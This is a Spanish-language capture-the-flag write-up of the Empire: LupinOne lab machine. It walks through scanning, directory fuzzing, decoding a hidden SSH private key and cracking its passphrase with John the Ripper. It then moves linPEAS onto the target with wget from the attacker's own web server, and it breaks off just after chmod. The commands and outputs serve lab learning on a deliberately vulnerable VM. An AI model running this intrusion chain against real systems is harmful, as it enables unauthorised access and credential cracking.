

Reto 1 - Empire: LupinOne


Raquel Díaz Chávez

Daniel García Algora

Dificultad: media

Paso 1 - Configuración de la máquina

Es necesario configurar la red de la máquina por el método adaptador puente, que conecta la tarjeta de la máquina virtual a la misma interfaz del host. De este modo hay acceso a Internet, y ambas máquinas se reconocen entre sí.



Paso 2 - Obtención de la IP de la máquina

Aunque en la propia máquina aparece la dirección IP, hemos llevado a cabo un escaneo ARP.

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.168.1.35
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    4c:ab:f8:50:11:70 (46:ab:f8:50:11:7e) (Unknown)
192.168.1.33   08:00:27:db:ec:c6 (Unknown)
192.168.1.39   a8:93:4a:02:10:0b (Unknown)
192.168.1.38   bc:e9:2f:5f:9a:17 (46:ab:f8:50:11:7e) (Unknown)
192.168.1.37   9e:50:ee:93:b1:e9 (46:ab:f8:50:11:7e) (Unknown: locally administered)
192.168.1.34   a2:c1:8e:fe:bd:49 (46:ab:f8:50:11:7e) (Unknown: locally administered)


12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.994 seconds (128.39 hosts/sec). 6 responded
```

Paso 3 - Exploración de puertos con nmap

Vemos que los puertos 22 (ssh) y 80 (http) están abiertos.

```
(kali㉿kali)-[~]
└─$ nmap -sV -Av 192.168.1.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-13 06:57 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:57
Completed NSE at 06:57, 0.00s elapsed
Initiating NSE at 06:57
Completed NSE at 06:57, 0.00s elapsed
Initiating NSE at 06:57
Completed NSE at 06:57, 0.00s elapsed
Initiating Ping Scan at 06:57
Scanning 192.168.1.33 [2 ports]
Completed Ping Scan at 06:57, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:57
Completed Parallel DNS resolution of 1 host. at 06:57, 0.01s elapsed
Initiating Connect Scan at 06:57
Scanning 192.168.1.33 [1000 ports]
Discovered open port 80/tcp on 192.168.1.33
Discovered open port 22/tcp on 192.168.1.33
Completed Connect Scan at 06:57, 0.10s elapsed (1000 total ports)
Initiating Service scan at 06:57
Scanning 2 services on 192.168.1.33
Completed Service scan at 06:57, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.33.
Initiating NSE at 06:57
Completed NSE at 06:57, 0.16s elapsed
Initiating NSE at 06:57
Completed NSE at 06:57, 0.00s elapsed
Initiating NSE at 06:57
Completed NSE at 06:57, 0.00s elapsed
Nmap scan report for 192.168.1.33
Host is up (0.00075s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_  3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|_  256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lo más inmediato es conectarse a la IP de la máquina por medio de HTTP, es decir, empleando el navegador.




Si inspeccionamos el código fuente de la página, encontramos un mensaje de ánimo, pero ninguna pista.

```
view-source:http://192.168.1.33/

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6   margin: 0;
7 }
8
9 #over img {
10  margin-left: auto;
11  margin-right: auto;
12  display: block;
13 }
14 </style>
15 </head>
16
17 <body>
18
19 <div id="over" style="position:absolute; width:100%; height:100%">
20   
21 </div>
22
23 </body>
24 </html>
25
26 <!-- Its an easy box, dont give up. -->
27
28
```


Paso 4 - robots.txt

Volviendo al paso anterior, podemos ver en nmap que existe en el puerto 80 un fichero robots.txt. Inspeccionamos su contenido en busca de pistas:




Obtenemos un directorio /~myfiles.

El directorio contiene únicamente texto plano con un error 404, con otro mensaje amable, pero sin más información en su código fuente.



Error 404



Paso 5 - Fuzzing

Vamos a buscar los directorios y ficheros ocultos en el servidor, esto se puede hacer mediante fuzzing con la herramienta *ffuf*.

Esta técnica consiste en inyectar inputs “malos” en un programa para determinar sus puntos débiles a partir de una wordlist.

```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.1.33/~FUZZ -w /usr/share/wordlists/dirb/common.txt
```

A large ASCII art logo consisting of many small, stylized letters arranged in a grid-like pattern.

v2.0.0-dev

```
:: Method          : GET
:: URL             : http://192.168.1.33/~FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200,204,301,302,307,401,403,405,500
```


```
[Status: 301. Size: 314, Words: 20, Lines: 10, Duration: 22ms]
```

```
* FUZZ: secret
```

```
:: Progress: [4614/4614] :: Job [1/1] :: 1587 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Vemos que el programa ha encontrado un directorio "secret".

Este directorio contiene la siguiente información:



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hidid somewhere here, so that hackers dont find it and crack my passphrase with **fasttrack**.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Deducimos que **icex64** podría ser un usuario ssh y **fasttrack** una herramienta de utilidad.

Tras algo de investigación, concluimos que **fasttrack** no es una herramienta, sino una wordlist para crackeo de contraseñas:

<https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/password-cracking>

The screenshot shows a forum thread on [forums.kali.org](https://forums.kali.org/showthread.php?51115-fasttrack-t...). The thread title is "fasttrack.txt wordlist". The first post is by user "bcnx" (Junior Member), dated 2020-08-26. The post content is: "Hi, Not sure this is the right place, but while doing OSCP I noticed that the fasttrack.txt wordlist (needed for the OSCP labs) has disappeared in Kali 2020.3. So anyone updating Kali, will run into problems when doing brute force attacks. In more detail: the symbolic link to this wordlist is there, but the original file is not. Thanks, BC". The second post is by user "steev" (ARM guy), dated 2020-08-28. The post content is: "that file comes from the social engineering toolkit, or set, package. You will want to `apt install set` if you do not have it installed." Both the wordlist name in the first post and the command in the second post are highlighted with red boxes.

De cara al usuario de ssh, podríamos intentar emplear fuzzing de nuevo para conseguir la clave ssh privada.


Emplearemos tres parámetros nuevos, -c ignora los comentarios de las wordlist, -ic filtra los códigos HTTP, y -u para especificar la lista de extensiones.

Tras completar el escaneo, se obtiene un fichero que devuelve código de respuesta 200:

```
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 39ms]
* FUZZ: mysecret.txt

:: Progress: [262953/262953] :: Job [1/1] :: 5263 req/sec :: Duration: [0:01:00] :: Errors: 0 ::
```


Accedamos al contenido de mysecret.txt



Parece que el contenido de la página está cifrado... Vamos a tener que averiguar el tipo de cifra que se ha empleado.

Para esto, podemos valernos de la herramienta www.dcode.fr/cipher-identifier.

Obtenemos este resultado, que sugiere que se trata de un cifrado en base58:

CIPHER IDENTIFIER
Cryptography · Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: [Frequency Analysis](#) — [Index of Coincidence](#)

SYMBOLS IDENTIFIER

▶ [Go to: Symbols Cipher List](#)

Answers to Questions (FAQ)

How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented

La página también cuenta con una herramienta para descifrar base58:



BASE 58
Mathematics · Arithmetics · Base 58

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin) ▼

★ BASE 58 CIPHERTEXT ⓘ

0zjng4rCpLzngumme0CL7CTKdvw0wpvpphKZzq7FEQQFxxKCL7JZG0L8K8wQG1UyBNKPBBvnc7jGyJqFuJvCLt6yMUEYXKQTipmEhx4rXJZK3akdbuCKhGqMYMhNvbtPLrQuaPZHsiNGUCeD64KW5kZ7svohTC5i4L4TuEzRZEywy6v2GG1Ep4MF2oEHMUwqtoNXbsGp8sbJbZATFLXvbp3PgBw8rgAakz7Q8FAGryQ3tnxytWNuHwkPohMMKUiDFeRyLi8HGudoCWZfZdkbFFvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKW8mU2zpCstqFAXXeQd8LiWZzPdsbF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS

★ RESULTS FORMAT ☒ ASCII (PRINTABLE) CHARACTERS

☐ HEXADECIMAL 00-FF

☐ DECIMAL 0-127-255

☐ OCTAL 000-177-377

☐ BINARY 00000000-11111111

☐ INTEGER NUMBER

☐ FILE TO DOWNLOAD

▶ DECRYPT

See also: [Base64 Coding](#) — [Base N Convert](#)

Hemos obtenido la clave privada SSH.

Funciona y podemos conectarnos, pero es necesaria una contraseña que aún tenemos que averiguar...

```
(dani@kali)-[~]
$ ssh -i ssh_key.rsa icex64@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:GZ0CytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvXTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
Enter passphrase for key 'ssh_key.rsa':
```

Quizá podamos confirmar el temor de nuestro amigo icex64 y utilizar fasttrack para averiguar su contraseña.

Paso 6 - Averiguar la contraseña

Una wordlist sugiere un ataque por fuerza bruta, conque podemos utilizar la herramienta John the Ripper.

Para obtener la contraseña de una clave privada SSH es necesario, en primer lugar, extraer el hash de la clave. Podemos hacer esto empleando una utilidad de John the Ripper llamada ssh2john como se muestra a continuación:

```
(dani@kali)-[/usr/share/john]
$ ls -a ssh*
ssh2john.py

(dani@kali)-[/usr/share/john]
$ python3 ssh2john.py /tmp/ssh_key.rsa > /tmp/hash
```

Obtenido el hash, podemos usar John the Ripper para romper la contraseña:

```
(dani@kali)-[/usr/share/john]
$ john /tmp/hash -wordlist=/home/dani/Desktop/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (/tmp/ssh_key.rsa)
1g 0:00:00:02 DONE (2023-05-13 10:13) 0.4184g/s 20.08p/s 20.08c/s 20.08C/s Autumn2013..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

P@55w0rd!

Paso 7 - SSH login

Por problemas con la herramienta dcode.fr, cuya utilidad de copiar el resultado con un botón introducía código HTML residual en el resultado, tuvimos problemas con la clave SSH.

Después de resolver este problema, obtuvimos un error para conectarnos a la máquina relativo a los permisos de la clave SSH:

```
(dani@kali)-[~]
$ ssh -i ssh_key.rsa icex64@192.168.56.103
Warning: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'ssh_key.rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "ssh_key.rsa": bad permissions
icex64@192.168.56.103's password:
Permission denied, please try again.
icex64@192.168.56.103's password:
```

Solucionamos este problema cambiando los permisos de la clave para satisfacer este requisito:

```
(dani@kali)-[~]  
$ sudo chmod 600 ssh_key.rsa  
[sudo] password for dani:
```

Finalmente, el login se ha llevado a cabo sin problemas.

```
(dani@kali)-[~]  
$ ssh -i ssh_key.rsa icex64@192.168.56.103  
Enter passphrase for key 'ssh_key.rsa':  
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64  
#####  
Welcome to Empire: Lupin One  
#####  
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4  
icex64@LupinOne:~$
```

Una vez dentro de la máquina, podemos inspeccionar su contenido.

```
icex64@LupinOne:~$ ls -la  
total 40  
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .  
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..  
-rw----- 1 icex64 icex64  115 Oct  7 2021 .bash_history  
-rw-r--r-- 1 icex64 icex64  220 Oct  4 2021 .bash_logout  
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc  
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local  
-rw-r--r-- 1 icex64 icex64   807 Oct  4 2021 .profile  
-rw----- 1 icex64 icex64   12 Oct  4 2021 .python_history  
drwx----- 2 icex64 icex64 4096 Oct  4 2021 .ssh  
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
```

user.txt parece interesante, veamos su contenido:

Podemos ver que el script llama a la librería *webbrowser* para mostrar el resultado en el navegador, por lo que quizá sea posible inyectar en el código fuente de la librería un script de escalado de privilegios.

Podemos ubicarla con el comando `locate`:

```
icex64@LupinOne:~$ locate webbrowser
icex64@LupinOne:~$
```

... Pero no obtenemos resultados

Podemos emplear un programa llamado [LinPEAS](#).

En primer lugar, lo descargamos en nuestra máquina KALI.

Luego creamos con python un servidor en nuestro KALI en el puerto 80.

Con el objetivo de descargarnos linPEAS en la máquina objetivo haciendo uso de `wget`.

[LinPEAS](#) es un script que se usa con el objetivo de detectar las posibilidades para escalar privilegios dentro de un sistema linux/Mac.

El script no hace falta descargarlo, se puede usar desde github como indican en su página.



En este caso, la ip de la máquina es diferente debido a que la configuración de la red de mi compañero es Adaptador solo anfitrión (en KALI y en LUPINONE), mi configuración es con el adaptador puente en ambas máquinas.

> ssh -i clavePrivada icex64@192.168.1.33

// Contraseña: **P@55w0rd!**

Descargamos LinPEAS.sh en KALI.

> **wget** <https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh>

Arrancamos un servidor de python en el puerto 80, para pasarle el archivo a nuestra máquina vulnerable.


> **python -m http.server 80**

-m : módulo a ejecutar

En la máquina objetivo, descargamos el archivo con **wget ipKALI/linpeas.sh** .

Le concedemos permisos de ejecución con **chmod +x** .

Finalmente lo ejecutamos y buscamos con **grep webbrowser**, el cual hace falta para heist.py .



```
arsene@LupinOne: /home/icex64
File Actions Edit View Help
^C
(kali@kali)-[~/Desktop/lupinone]
$ ssh -i clavePrivada icex64@192.168.1.33
Enter passphrase for key 'clavePrivada':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Sat May 13 14:37:28 2023 from 192.168.1.35
icex64@LupinOne:~$ wget 192.168.1.35/linpeas.sh
--2023-05-13 15:42:54-- http://192.168.1.35/linpeas.sh
Connecting to 192.168.1.35:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830803 (811K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh 100% 811.33K --.-KB/s in 0.1s

2023-05-13 15:42:55 (7.49 MB/s) - 'linpeas.sh' saved [830803/830803]

icex64@LupinOne:~$ ls
linpeas.sh user.txt
icex64@LupinOne:~$ chmod +x linpeas.sh
